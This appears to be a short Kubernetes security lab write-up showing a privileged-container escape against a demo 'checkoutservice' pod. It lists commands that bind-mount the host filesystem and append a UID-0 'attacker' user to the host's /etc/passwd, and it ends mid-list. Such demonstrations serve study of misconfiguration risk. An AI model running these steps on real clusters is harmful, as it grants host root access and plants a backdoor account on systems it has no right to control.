
**Attack#9 privileged**

Related configurations: [Attack#9.json](https://drive.google.com/open?id=1nwQg0DCtzJba1WQb9lh1OzIgY8Qdt5Pa)

1. Apply all insecure configs in Attack#9.json.
2. kubectl exec -it checkoutservice- -n default -- sh
3. The attacker can mount the host filesystem into the container with **privileged = true**(**#6**) and root permission #1-5
   1. Mkdir /host
   2. Mount –bind / /host
4. The attacker can view and modify sensitive directories
   1. /host/etc/passwd, here we can see root shell is /bin/ash
   2. Add new user: echo 'attacker:x:0:0:root:/root:/bin/ash' >> /host/etc/passwd
   3. 